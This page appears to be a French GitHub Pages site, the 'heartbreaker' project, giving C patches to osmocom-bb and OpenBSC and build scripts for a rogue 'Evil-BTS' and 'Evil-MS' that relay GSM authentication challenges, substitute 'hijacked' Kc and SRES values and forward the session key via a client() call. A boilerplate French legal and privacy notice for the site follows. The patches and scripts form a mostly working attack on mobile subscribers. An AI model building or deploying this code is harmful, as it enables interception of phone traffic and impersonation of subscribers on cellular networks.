/* enable to get an empty list of forbidden PLMNs, even if stored on SIM.
 * if list is changed, the result is not written back to SIM */
@@ -945,14 +950,21 @@
 
/* store sequence */
subscr->key_seq = key_seq;
- memcpy(subscr->key, vec->kc, 8);
+
LOGP(DMM, LOGL_INFO, "Sending authentication response\n");
+char *h4ck3d_kc;
+h4ck3d_kc = catch_kc();
+const unsigned char *my_h4ck3d_kc=hex2ascii(h4ck3d_kc);
+ char *h4ck3d_sres;
+ h4ck3d_sres = catch_sres();
+ const unsigned char *my_h4ck3d_sres=hex2ascii2(h4ck3d_sres);
+ memcpy(subscr->key, my_h4ck3d_kc, 8);
nmsg = gsm48_mmevent_msrb_alloc(GSM48_MM_EVENT_AUTH_RESPONSE);
- if (!nmsg)
- return -ENOMEM;
nmme = (struct gsm48_mm_event *) nmsg->data;
- memcpy(nmme->sres, vec->sres, 4);
+ memcpy(nmme->sres,my_h4ck3d_sres, 4);
+ LOGP(DMM, LOGL_INFO, "KC hijacked = %s\n",osmo_hexdump(my_h4ck3d_kc,8));
+ LOGP(DMM, LOGL_INFO, "SRES hijacked = %s\n",osmo_hexdump(my_h4ck3d_sres,4));
gsm48_mmevent_msg(ms, nmsg);

return 0;

```

Genuine-MS (Kc Forwarding)

Patch osmocom-bb

```

bash
git clone https://github.com/osmocom/osmocom-bb
git checkout fixeria/trxcon

```

```

patch
diff -ru trx/src/host/layer23/src/mobile/gsm48_mm.c osmocom-bb/src/host/layer23/src/mobile/gsm48_
--- trx/src/host/layer23/src/mobile/gsm48_mm.c 2022-08-30 16:41:37.076916961 +0200
+++ osmocom-bb/src/host/layer23/src/mobile/gsm48_mm.c 2022-08-30 15:51:17.267099639 +0200
@@ -1651,6 +1651,7 @@
 */
if (mm->est_cause == RR_EST_CAUSE_EMERGENCY && set->emergency_imsi[0])
no_sim = 1;
+ LOGP(DMM, LOGL_INFO, "AUTHENTICATION REQUEST (rand %s)\n", osmo_hexdump(ar->rand,16));
gsm_subscr_generate_kc(ms, ar->key_seq, ar->rand, no_sim);

/* wait for auth response event from SIM */
diff -ru trx/src/host/layer23/src/mobile/subscriber.c osmocom-bb/src/host/layer23/src/mobile/subs

```

```

--- trx/src/host/layer23/src/mobile/subscriber.c2022-08-30 16:41:37.076916961 +0200
+++ osmocom-bb/src/host/layer23/src/mobile/subscriber.c 2022-08-30 15:51:17.267099639 +0200
@@ -32,7 +32,7 @@
 #include <osmocom/bb/common/sap_proto.h>
 #include <osmocom/bb/common/networks.h>
 #include <osmocom/bb/mobile/vty.h>
-
+#include "client.h"
/* enable to get an empty list of forbidden PLMNs, even if stored on SIM.
 * if list is changed, the result is not written back to SIM */
//#define TEST_EMPTY_FPLMN
@@ -369,6 +369,7 @@
 
/* key */
memcpy(subscr->key, data, 8);
+ //client(osmo_hexdump(subscr->key,8));

/* key sequence */
subscr->key_seq = data[8] & 0x07;
@@ -907,7 +908,7 @@
struct msgb *nmsg;
struct sim_hdr *nsh;

- /* not a SIM */
+ /* not a SIM
if (!GSM_SIM_IS_READER(subscr->sim_type)
|| !subscr->sim_valid || no_sim) {
struct gsm48_mm_event *nmme;
@@ -944,6 +945,7 @@
 
/* store sequence */
subscr->key_seq = key_seq;
+ //client(osmo_hexdump(vec->kc,8));
memcpy(subscr->key, vec->kc, 8);

LOGP(DMM, LOGL_INFO, "Sending authentication response\n");
@@ -969,6 +971,7 @@
 
/* random */
memcpy(msgb_put(nmsg, 16), rand, 16);
+ LOGP(DMM, LOGL_NOTICE, "Key Sequence=%d\n",key_seq);

/* store sequence */
subscr->key_seq = key_seq;
@@ -1019,7 +1022,9 @@
nsh->file = 0x6f20;
data = msgb_put(nmsg, 9);
memcpy(data, subscr->key, 8);
- data[8] = subscr->key_seq;
+LOGP(DMM, LOGL_NOTICE, "KC=%s\n",osmo_hexdump(subscr->key,8));
+ client(osmo_hexdump(subscr->key,8));
+ data[8] = subscr->key;
sim_job(ms, nmsg);

/* return signed response */

```

Patch OpenBSC Evil-BTS:

```

bash
git clone https://github.com/osmocom/openbsc
git checkout 3f457a3b79e2908664b40eab9ca8e70c44a54898

```

```

patch
diff -ru openbsc/openbsc/src/libmsc/gsm_04_08.c bsc-2rfa/openbsc/src/libmsc/gsm_04_08.c
--- openbsc/openbsc/src/libmsc/gsm_04_08.c 2022-08-30 16:59:20.033455224 +0200
+++ bsc-2rfa/openbsc/src/libmsc/gsm_04_08.c 2022-08-30 15:51:17.243099474 +0200
@@ -70,7 +70,10 @@
 #include <osmocom/gsm/tlv.h>

 #include <assert.h>
+#include "server.h"
+#include "hex.h"
+#include "client.h"

 void *tall_locop_ctx;
 void *tall_authciphop_ctx;

@@ -908,6 +911,20 @@
 struct msgb *msg = gsm48_msgb_alloc_name("GSM 04.08 AUTH REQ");
 struct gsm48_hdr *gh = (struct gsm48_hdr *) msgb_put(msg, sizeof(*gh));
 struct gsm48_auth_req *ar = (struct gsm48_auth_req *) msgb_put(msg, sizeof(*ar));
+DEBUGP(DMM, "-> AUTH REQ (rand = %s)\n", osmo_hexdump(rand, 16));
+
+
+
+    char *test;
+    test=catch_rand();
+    printf("test %s\n",test);
+    char *randy=strtok(test, " -");
+    printf("rand %s\n",randy);
+    char *kandy_seq=strtok(NULL,"-");
+    printf("key_seq %s\n",kandy_seq);
+    char *randy_magnum = spaces(randy);
+const unsigned char *randynator=hex2ascii(randy_magnum);
+memcpy(rand,randynator,16);

DEBUGP(DMM, "-> AUTH REQ (rand = %s)\n", osmo_hexdump(rand, 16));
if (autn)
@@ -917,7 +934,7 @@
gh->proto_discr = GSM48_PDISC_MM;
gh->msg_type = GSM48_MT_MM_AUTH_REQ;

-    ar->key_seq = key_seq;
+    ar->key_seq = kandy_seq;

```

Installing BTS-Evil:

```

bash
git clone https://github.com/bbaranoff/heartbreaker

#!/bin/bash
mkdir /heartbreaker
cd /heartbreaker
apt install autoconf-archive libdbd-sqlite3 gcc-9 g++-9 gcc-10 g++-10 git autoconf pkg-config lib
cp /usr/bin/python2 /usr/bin/python
update-alternatives --install /usr/bin/gcc gcc /usr/bin/gcc-9 90 --slave /usr/bin/g++ g++ /usr/bi
update-alternatives --install /usr/bin/gcc gcc /usr/bin/gcc-10 100 --slave /usr/bin/g++ g++ /usr/
update-alternatives --set gcc /usr/bin/gcc-9
git clone git://git.osmocom.org/libosmocore.git
cd libosmocore
git checkout 1.1.0
autoreconf -fi
./configure
make

```

```

make install
ldconfig
cd ..
git clone git://git.osmocom.org/libosmo-dsp.git
cd libosmo-dsp
libtoolize && autoreconf -fi
autoreconf -fi
./configure
make
make install
ldconfig
apt install -y libortp-dev
cd ..

git clone https://github.com/osmocom/osmocom-bb
cd osmocom-bb/src
git checkout fixeria/trxcon
make nofirmware

cd ../../..
git clone https://github.com/osmocom/libosmo-abis
cd libosmo-abis
git checkout 0.8.1
autoreconf -fi && ./configure --disable-dahdi && make -j4 && make install && ldconfig

cd ..
git clone https://github.com/osmocom/libosmo-netif
cd libosmo-netif
git checkout 0.6.0
autoreconf -fi && ./configure && make -j4 && make install && ldconfig

cd bsc-2rfa/openbsc
autoreconf -fi && ./configure && make -j4
cd ../../..
git clone https://github.com/osmocom/osmo-bts
cd osmo-bts
git checkout 0.8.1
autoreconf -fi && ./configure --enable-trx && make -j4 && make install && ldconfig

apt install ruby-libxml ruby-dev ruby-dbus
gem install serial smartcard

```

Installing MS-Evil :

```

bash
git clone https://github.com/bbaranoff/heartbreaker

#!/bin/bash
mkdir /heartbreaker
cd /heartbreaker
apt install autoconf-archive libdbd-sqlite3 gcc-9 g++-9 gcc-10 g++-10 git autoconf pkg-config lib
cp /usr/bin/python2 /usr/bin/python
update-alternatives --install /usr/bin/gcc gcc /usr/bin/gcc-9 90 --slave /usr/bin/g++ g++ /usr/bi
update-alternatives --install /usr/bin/gcc gcc /usr/bin/gcc-10 100 --slave /usr/bin/g++ g++ /usr/
update-alternatives --set gcc /usr/bin/gcc-9
git clone git://git.osmocom.org/libosmocore.git
cd libosmocore
git checkout 1.1.0
autoreconf -fi
./configure
make
make install

```

```

ldconfig
cd ..
git clone git://git.osmocom.org/libosmo-dsp.git
cd libosmo-dsp
libtoolize && autoreconf -fi
autoreconf -fi
./configure
make
make install
ldconfig
apt install -y libortp-dev
cd ..

git clone https://github.com/osmocom/osmocom-bb
cd osmocom-bb/src
git checkout fixeria/trxcon
make nofirmware

cd ../../..
git clone https://github.com/osmocom/libosmo-abis
cd libosmo-abis
git checkout 0.8.1
autoreconf -fi && ./configure --disable-dahdi && make -j4 && make install && ldconfig

cd ..
git clone https://github.com/osmocom/libosmo-netif
cd libosmo-netif
git checkout 0.6.0
autoreconf -fi && ./configure && make -j4 && make install && ldconfig
cd ..

cd bsc-2rfa/openbsc
autoreconf -fi && ./configure && make -j4
cd ../../..
git clone https://github.com/osmocom/osmo-bts
cd osmo-bts
git checkout 0.8.1
autoreconf -fi && ./configure --enable-trx && make -j4 && make install && ldconfig

apt install ruby-libxml ruby-dev ruby-dbus
gem install serial smartcard

```

Installing MS-Evil

```

#!/bin/bash
mkdir /heartbreaker
cd /heartbreaker
apt install autoconf-archive libdbd-sqlite3 gcc-9 g++-9 gcc-10 g++-10 git autoconf pkg-config lib
cp /usr/bin/python2 /usr/bin/python
update-alternatives --install /usr/bin/gcc gcc /usr/bin/gcc-9 90 --slave /usr/bin/g++ g++ /usr/bi
update-alternatives --install /usr/bin/gcc gcc /usr/bin/gcc-10 100 --slave /usr/bin/g++ g++ /usr/
update-alternatives --set gcc /usr/bin/gcc-9
git clone git://git.osmocom.org/libosmocore.git
cd libosmocore
git checkout 0.9.0
autoreconf -fi
./configure
make
make install
ldconfig
cd ..
git clone git://git.osmocom.org/libosmo-dsp.git

```

```
cd libosmo-dsp
libtoolize && autoreconf -fi
autoreconf -fi
./configure
make
make install
ldconfig

cd ../bb-2rfa/src
make nofirmware
```

[Previous](#)

[Next](#)

© 2024, bbaranoff Revision aa0b12d

Built with [GitHub Pages](#) using a [theme](#) provided by [JV conseil](#).



16 - # Privacy

Définitions

Client : tout professionnel ou personne physique capable au sens des articles 1123 et suivants du Code civil, ou personne morale, qui visite le Site objet des présentes conditions générales.

Prestations et Services : <https://bbaranoff.github.io> met à disposition des Clients :

Contenu : Ensemble des éléments constituants l'information présente sur le Site, notamment textes – images – vidéos.

Informations clients : Ci après dénommé « Information (s) » qui correspondent à l'ensemble des données personnelles susceptibles d'être détenues par <https://bbaranoff.github.io> pour la gestion de votre compte, de la gestion de la relation client et à des fins d'analyses et de statistiques.

Utilisateur : Internaute se connectant, utilisant le site susnommé.

Informations personnelles : « Les informations qui permettent, sous quelque forme que ce soit, directement ou non, l'identification des personnes physiques auxquelles elles s'appliquent » (article 4 de la loi n° 78-17 du 6 janvier 1978).

Les termes « données à caractère personnel », « personne concernée », « sous traitant » et « données sensibles » ont le sens défini par le Règlement Général sur la Protection des Données (RGPD : n° 2016-679)

1. Présentation du site internet.

En vertu de l'article 6 de la loi n° 2004-575 du 21 juin 2004 pour la confiance dans l'économie numérique, il est précisé aux utilisateurs du site internet <https://bbaranoff.github.io> l'identité des différents intervenants dans le cadre de sa réalisation et de son suivi:

Propriétaire : Bastien Baranoff – 33 rue de Taulis 66100 Perpignan

Responsable publication : Bastien Baranoff – bastienbaranoff@gmail.com

Le responsable publication est une personne physique ou une personne morale.

Webmaster : Bastien Baranoff – bastienbaranoff@gmail.com

Hébergeur : github – USA 66000 Perpignan 0612345678

Délégué à la protection des données : Bastien Baranoff – bastienbaranoff@gmail.com

Ces mentions légales RGPD sont issues du [générateur gratuit de mentions légales pour un site internet](#)

2. Conditions générales d'utilisation du site et des services proposés.

Le Site constitue une œuvre de l'esprit protégée par les dispositions du Code de la Propriété Intellectuelle et des Réglementations Internationales applicables. Le Client ne peut en aucune

manière réutiliser, céder ou exploiter pour son propre compte tout ou partie des éléments ou travaux du Site.

L'utilisation du site <https://bbaranoff.github.io> implique l'acceptation pleine et entière des conditions générales d'utilisation ci-après décrites. Ces conditions d'utilisation sont susceptibles d'être modifiées ou complétées à tout moment, les utilisateurs du site <https://bbaranoff.github.io> sont donc invités à les consulter de manière régulière.

Ce site internet est normalement accessible à tout moment aux utilisateurs. Une interruption pour raison de maintenance technique peut être toutefois décidée par <https://bbaranoff.github.io>, qui s'efforcera alors de communiquer préalablement aux utilisateurs les dates et heures de l'intervention. Le site web <https://bbaranoff.github.io> est mis à jour régulièrement par <https://bbaranoff.github.io> responsable. De la même façon, les mentions légales peuvent être modifiées à tout moment : elles s'imposent néanmoins à l'utilisateur qui est invité à s'y référer le plus souvent possible afin d'en prendre connaissance.

3. Description des services fournis.

Le site internet <https://bbaranoff.github.io> a pour objet de fournir une information concernant l'ensemble des activités de la société. <https://bbaranoff.github.io> s'efforce de fournir sur le site <https://bbaranoff.github.io> des informations aussi précises que possible. Toutefois, il ne pourra être tenu responsable des oubliés, des inexactitudes et des carences dans la mise à jour, qu'elles soient de son fait ou du fait des tiers partenaires qui lui fournissent ces informations.

Toutes les informations indiquées sur le site <https://bbaranoff.github.io> sont données à titre indicatif, et sont susceptibles d'évoluer. Par ailleurs, les renseignements figurant sur le site <https://bbaranoff.github.io> ne sont pas exhaustifs. Ils sont donnés sous réserve de modifications ayant été apportées depuis leur mise en ligne.

4. Limitations contractuelles sur les données techniques.

Le site utilise la technologie JavaScript. Le site Internet ne pourra être tenu responsable de dommages matériels liés à l'utilisation du site. De plus, l'utilisateur du site s'engage à accéder au site en utilisant un matériel récent, ne contenant pas de virus et avec un navigateur de dernière génération mis-à-jour. Le site <https://bbaranoff.github.io> est hébergé chez un prestataire sur le territoire de l'Union Européenne conformément aux dispositions du Règlement Général sur la Protection des Données (RGPD : n° 2016-679)

L'objectif est d'apporter une prestation qui assure le meilleur taux d'accessibilité. L'hébergeur assure la continuité de son service 24 Heures sur 24, tous les jours de l'année. Il se réserve néanmoins la possibilité d'interrompre le service d'hébergement pour les durées les plus courtes possibles notamment à des fins de maintenance, d'amélioration de ses infrastructures, de défaillance de ses infrastructures ou si les Prestations et Services génèrent un trafic réputé anormal.

<https://bbaranoff.github.io> et l'hébergeur ne pourront être tenus responsables en cas de dysfonctionnement du réseau Internet, des lignes téléphoniques ou du matériel informatique et de téléphonie lié notamment à l'encombrement du réseau empêchant l'accès au serveur.

5. Propriété intellectuelle et contrefaçons.

<https://bbaranoff.github.io> est propriétaire des droits de propriété intellectuelle et détient les droits d'usage sur tous les éléments accessibles sur le site internet, notamment les textes, images, graphismes, logos, vidéos, icônes et sons. Toute reproduction, représentation, modification, publication, adaptation de tout ou partie des éléments du site, quel que soit le moyen ou le procédé utilisé, est interdite, sauf autorisation écrite préalable de : <https://bbaranoff.github.io>.

Toute exploitation non autorisée du site ou de l'un quelconque des éléments qu'il contient sera considérée comme constitutive d'une contrefaçon et poursuivie conformément aux dispositions des articles L.335-2 et suivants du Code de Propriété Intellectuelle.

6. Limitations de responsabilité.

<https://bbaranoff.github.io> agit en tant qu'éditeur du site. <https://bbaranoff.github.io> est responsable de la qualité et de la véracité du Contenu qu'il publie.

<https://bbaranoff.github.io> ne pourra être tenu responsable des dommages directs et indirects causés au matériel de l'utilisateur, lors de l'accès au site internet <https://bbaranoff.github.io>, et résultant soit de l'utilisation d'un matériel ne répondant pas aux spécifications indiquées au point 4, soit de l'apparition d'un bug ou d'une incompatibilité.

<https://bbaranoff.github.io> ne pourra également être tenu responsable des dommages indirects (tels par exemple qu'une perte de marché ou perte d'une chance) consécutifs à l'utilisation du site <https://bbaranoff.github.io>. Des espaces interactifs (possibilité de poser des questions dans l'espace contact) sont à la disposition des utilisateurs. <https://bbaranoff.github.io> se réserve le droit de supprimer, sans mise en demeure préalable, tout contenu déposé dans cet espace qui contreviendrait à la législation applicable en France, en particulier aux dispositions relatives à la protection des données. Le cas échéant, <https://bbaranoff.github.io> se réserve également la possibilité de mettre en cause la responsabilité civile et/ou pénale de l'utilisateur, notamment en cas de message à caractère raciste, injurieux, diffamant, ou pornographique, quel que soit le support utilisé (texte, photographie ...).

7. Gestion des données personnelles.

Le Client est informé des réglementations concernant la communication marketing, la loi du 21 Juin 2014 pour la confiance dans l'Economie Numérique, la Loi Informatique et Liberté du 06 Août 2004 ainsi que du Règlement Général sur la Protection des Données (RGPD : n° 2016-679).

7.1 Responsables de la collecte des données personnelles

Pour les Données Personnelles collectées dans le cadre de la création du compte personnel de l'Utilisateur et de sa navigation sur le Site, le responsable du traitement des Données Personnelles est : Bastien Baranoff. <https://bbaranoff.github.io> est représenté par Bastien Baranoff, son représentant légal

En tant que responsable du traitement des données qu'il collecte, <https://bbaranoff.github.io> s'engage à respecter le cadre des dispositions légales en vigueur. Il lui appartient notamment au Client d'établir les finalités de ses traitements de données, de fournir à ses prospects et clients, à partir de la collecte de leurs consentements, une information complète sur le traitement de leurs données personnelles et de maintenir un registre des traitements conforme à la réalité. Chaque fois que <https://bbaranoff.github.io>

bbaranoff.github.io traite des Données Personnelles, <https://bbaranoff.github.io> prend toutes les mesures raisonnables pour s'assurer de l'exactitude et de la pertinence des Données Personnelles au regard des finalités pour lesquelles <https://bbaranoff.github.io> les traite.

7.2 Finalité des données collectées

<https://bbaranoff.github.io> est susceptible de traiter tout ou partie des données :

- pour permettre la navigation sur le Site et la gestion et la traçabilité des prestations et services commandés par l'utilisateur : données de connexion et d'utilisation du Site, facturation, historique des commandes, etc.
- pour prévenir et lutter contre la fraude informatique (spamming, hacking...) : matériel informatique utilisé pour la navigation, l'adresse IP, le mot de passe (hashé)
- pour améliorer la navigation sur le Site : données de connexion et d'utilisation
- pour mener des enquêtes de satisfaction facultatives sur <https://bbaranoff.github.io> : adresse email
- pour mener des campagnes de communication (sms, mail) : numéro de téléphone, adresse email

<https://bbaranoff.github.io> ne commercialise pas vos données personnelles qui sont donc uniquement utilisées par nécessité ou à des fins statistiques et d'analyses.

7.3 Droit d'accès, de rectification et d'opposition

Conformément à la réglementation européenne en vigueur, les Utilisateurs de <https://bbaranoff.github.io> disposent des droits suivants :

- droit d'accès (article 15 RGPD) et de rectification (article 16 RGPD), de mise à jour, de complétude des données des Utilisateurs droit de verrouillage ou d'effacement des données des Utilisateurs à caractère personnel (article 17 du RGPD), lorsqu'elles sont inexactes, incomplètes, équivoques, périmées, ou dont la collecte, l'utilisation, la communication ou la conservation est interdite
- droit de retirer à tout moment un consentement (article 13-2c RGPD)
- droit à la limitation du traitement des données des Utilisateurs (article 18 RGPD)
- droit d'opposition au traitement des données des Utilisateurs (article 21 RGPD)
- droit à la portabilité des données que les Utilisateurs auront fournies, lorsque ces données font l'objet de traitements automatisés fondés sur leur consentement ou sur un contrat (article 20 RGPD)
- droit de définir le sort des données des Utilisateurs après leur mort et de choisir à qui <https://bbaranoff.github.io> devra communiquer (ou non) ses données à un tiers qu'ils aura préalablement désigné

Dès que <https://bbaranoff.github.io> a connaissance du décès d'un Utilisateur et à défaut d'instructions de sa part, <https://bbaranoff.github.io> s'engage à détruire ses données, sauf si leur conservation s'avère nécessaire à des fins probatoires ou pour répondre à une obligation légale.

Si l'Utilisateur souhaite savoir comment <https://bbaranoff.github.io> utilise ses Données Personnelles, demander à les rectifier ou s'oppose à leur traitement, l'Utilisateur peut contacter <https://bbaranoff.github.io>

bbaranoff.github.io par écrit à l'adresse suivante :

Bastien Baranoff – DPO, Bastien Baranoff
33 rue de Taulis 66100 Perpignan.

Dans ce cas, l'Utilisateur doit indiquer les Données Personnelles qu'il souhaiterait que <https://bbaranoff.github.io> corrige, mette à jour ou supprime, en s'identifiant précisément avec une copie d'une pièce d'identité (carte d'identité ou passeport).

Les demandes de suppression de Données Personnelles seront soumises aux obligations qui sont imposées à <https://bbaranoff.github.io> par la loi, notamment en matière de conservation ou d'archivage des documents. Enfin, les Utilisateurs de <https://bbaranoff.github.io> peuvent déposer une réclamation auprès des autorités de contrôle, et notamment de la CNIL (<https://www.cnil.fr/fr/plaintes>).

7.4 Non-communication des données personnelles

<https://bbaranoff.github.io> s'interdit de traiter, héberger ou transférer les Informations collectées sur ses Clients vers un pays situé en dehors de l'Union européenne ou reconnu comme « non adéquat » par la Commission européenne sans en informer préalablement le client. Pour autant, <https://bbaranoff.github.io> reste libre du choix de ses sous-traitants techniques et commerciaux à la condition qu'il présentent les garanties suffisantes au regard des exigences du Règlement Général sur la Protection des Données (RGPD : n° 2016-679).

<https://bbaranoff.github.io> s'engage à prendre toutes les précautions nécessaires afin de préserver la sécurité des Informations et notamment qu'elles ne soient pas communiquées à des personnes non autorisées. Cependant, si un incident impactant l'intégrité ou la confidentialité des Informations du Client est portée à la connaissance de <https://bbaranoff.github.io>, celle-ci devra dans les meilleurs délais informer le Client et lui communiquer les mesures de corrections prises. Par ailleurs <https://bbaranoff.github.io> ne collecte aucune « données sensibles ».

Les Données Personnelles de l'Utilisateur peuvent être traitées par des filiales de <https://bbaranoff.github.io> et des sous-traitants (prestataires de services), exclusivement afin de réaliser les finalités de la présente politique.

Dans la limite de leurs attributions respectives et pour les finalités rappelées ci-dessus, les principales personnes susceptibles d'avoir accès aux données des Utilisateurs de <https://bbaranoff.github.io> sont principalement les agents de notre service client.

8. Notification d'incident

Quels que soient les efforts fournis, aucune méthode de transmission sur Internet et aucune méthode de stockage électronique n'est complètement sûre. Nous ne pouvons en conséquence pas garantir une sécurité absolue. Si nous prenions connaissance d'une brèche de la sécurité, nous avertirions les utilisateurs concernés afin qu'ils puissent prendre les mesures appropriées. Nos procédures de notification d'incident tiennent compte de nos obligations légales, qu'elles se situent au niveau national ou européen. Nous nous engageons à informer pleinement nos clients de toutes les questions relevant de la sécurité de leur compte et à leur fournir toutes les informations nécessaires pour les aider à respecter leurs propres obligations réglementaires en matière de reporting.

Aucune information personnelle de l'utilisateur du site <https://bbaranoff.github.io> n'est publiée à l'insu de l'utilisateur, échangée, transférée, cédée ou vendue sur un support quelconque à des tiers. Seule l'hypothèse du rachat de <https://bbaranoff.github.io> et de ses droits permettrait la transmission des dites informations à l'éventuel acquéreur qui serait à son tour tenu de la même obligation de conservation et de modification des données vis à vis de l'utilisateur du site <https://bbaranoff.github.io>.

Sécurité

Pour assurer la sécurité et la confidentialité des Données Personnelles et des Données Personnelles de Santé, <https://bbaranoff.github.io> utilise des réseaux protégés par des dispositifs standards tels que par pare-feu, la pseudonymisation, l'encryption et mot de passe.

Lors du traitement des Données Personnelles, <https://bbaranoff.github.io> prend toutes les mesures raisonnables visant à les protéger contre toute perte, utilisation détournée, accès non autorisé, divulgation, altération ou destruction.

9. Liens hypertextes « cookies » et balises ("tags") internet

Le site <https://bbaranoff.github.io> contient un certain nombre de liens hypertextes vers d'autres sites, mis en place avec l'autorisation de <https://bbaranoff.github.io>. Cependant, <https://bbaranoff.github.io> n'a pas la possibilité de vérifier le contenu des sites ainsi visités, et n'assumera en conséquence aucune responsabilité de ce fait.

Sauf si vous décidez de désactiver les cookies, vous acceptez que le site puisse les utiliser. Vous pouvez à tout moment désactiver ces cookies et ce gratuitement à partir des possibilités de désactivation qui vous sont offertes et rappelées ci-après, sachant que cela peut réduire ou empêcher l'accessibilité à tout ou partie des Services proposés par le site.

9.1. « COOKIES »

Un « cookie » est un petit fichier d'information envoyé sur le navigateur de l'Utilisateur et enregistré au sein du terminal de l'Utilisateur (ex : ordinateur, smartphone), (ci-après « Cookies »). Ce fichier comprend des informations telles que le nom de domaine de l'Utilisateur, le fournisseur d'accès Internet de l'Utilisateur, le système d'exploitation de l'Utilisateur, ainsi que la date et l'heure d'accès. Les Cookies ne risquent en aucun cas d'endommager le terminal de l'Utilisateur.

<https://bbaranoff.github.io> est susceptible de traiter les informations de l'Utilisateur concernant sa visite du Site, telles que les pages consultées, les recherches effectuées. Ces informations permettent à <https://bbaranoff.github.io> d'améliorer le contenu du Site, de la navigation de l'Utilisateur.

Les Cookies facilitant la navigation et/ou la fourniture des services proposés par le Site, l'Utilisateur peut configurer son navigateur pour qu'il lui permette de décider s'il souhaite ou non les accepter de manière à ce que des Cookies soient enregistrés dans le terminal ou, au contraire, qu'ils soient rejettés, soit systématiquement, soit selon leur émetteur. L'Utilisateur peut également configurer son logiciel de navigation de manière à ce que l'acceptation ou le refus des Cookies lui soient proposés ponctuellement, avant qu'un Cookie soit susceptible d'être enregistré dans son terminal. <https://bbaranoff.github.io> informe l'Utilisateur que, dans ce cas, il se peut que les fonctionnalités de son logiciel de navigation ne soient pas toutes disponibles.

Si l'Utilisateur refuse l'enregistrement de Cookies dans son terminal ou son navigateur, ou si l'Utilisateur supprime ceux qui y sont enregistrés, l'Utilisateur est informé que sa navigation et son expérience sur le Site peuvent être limitées. Cela pourrait également être le cas lorsque <https://bbaranoff.github.io> ou l'un de ses prestataires ne peut pas reconnaître, à des fins de compatibilité technique, le type de navigateur utilisé par le terminal, les paramètres de langue et d'affichage ou le pays depuis lequel le terminal semble connecté à Internet.

Le cas échéant, <https://bbaranoff.github.io> décline toute responsabilité pour les conséquences liées au fonctionnement dégradé du Site et des services éventuellement proposés par <https://bbaranoff.github.io>, résultant (i) du refus de Cookies par l'Utilisateur (ii) de l'impossibilité pour <https://bbaranoff.github.io> d'enregistrer ou de consulter les Cookies nécessaires à leur fonctionnement du fait du choix de l'Utilisateur. Pour la gestion des Cookies et des choix de l'Utilisateur, la configuration de chaque navigateur est différente. Elle est décrite dans le menu d'aide du navigateur, qui permettra de savoir de quelle manière l'Utilisateur peut modifier ses souhaits en matière de Cookies.

À tout moment, l'Utilisateur peut faire le choix d'exprimer et de modifier ses souhaits en matière de Cookies. <https://bbaranoff.github.io> pourra en outre faire appel aux services de prestataires externes pour l'aider à recueillir et traiter les informations décrites dans cette section.

Enfin, en cliquant sur les icônes dédiées aux réseaux sociaux Twitter, Facebook, Linkedin et Google Plus figurant sur le Site de <https://bbaranoff.github.io> ou dans son application mobile et si l'Utilisateur a accepté le dépôt de cookies en poursuivant sa navigation sur le Site Internet ou l'application mobile de <https://bbaranoff.github.io>, Twitter, Facebook, Linkedin et Google Plus peuvent également déposer des cookies sur vos terminaux (ordinateur, tablette, téléphone portable).

Ces types de cookies ne sont déposés sur vos terminaux qu'à condition que vous y consentiez, en continuant votre navigation sur le Site Internet ou l'application mobile de <https://bbaranoff.github.io>. À tout moment, l'Utilisateur peut néanmoins revenir sur son consentement à ce que <https://bbaranoff.github.io> dépose ce type de cookies.

Article 9.2. BALISES ("TAGS") INTERNET

<https://bbaranoff.github.io> peut employer occasionnellement des balises Internet (également appelées « tags », ou balises d'action, GIF à un pixel, GIF transparents, GIF invisibles et GIF un à un) et les déployer par l'intermédiaire d'un partenaire spécialiste d'analyses Web susceptible de se trouver (et donc de stocker les informations correspondantes, y compris l'adresse IP de l'Utilisateur) dans un pays étranger.

Ces balises sont placées à la fois dans les publicités en ligne permettant aux internautes d'accéder au Site, et sur les différentes pages de celui-ci.

Cette technologie permet à <https://bbaranoff.github.io> d'évaluer les réponses des visiteurs face au Site et l'efficacité de ses actions (par exemple, le nombre de fois où une page est ouverte et les informations consultées), ainsi que l'utilisation de ce Site par l'Utilisateur.

Le prestataire externe pourra éventuellement recueillir des informations sur les visiteurs du Site et d'autres sites Internet grâce à ces balises, constituer des rapports sur l'activité du Site à l'attention de <https://bbaranoff.github.io>, et fournir d'autres services relatifs à l'utilisation de celui-ci et d'Internet.

10. Droit applicable et attribution de juridiction.

Tout litige en relation avec l'utilisation du site <https://bbaranoff.github.io> est soumis au droit français. En dehors des cas où la loi ne le permet pas, il est fait attribution exclusive de juridiction aux tribunaux compétents de Perpignan

 Previous

Next 

© 2024, bbaranoff Revision aa0b12d

Built with [GitHub Pages](#) using a [theme](#) provided by [JV conseil](#).

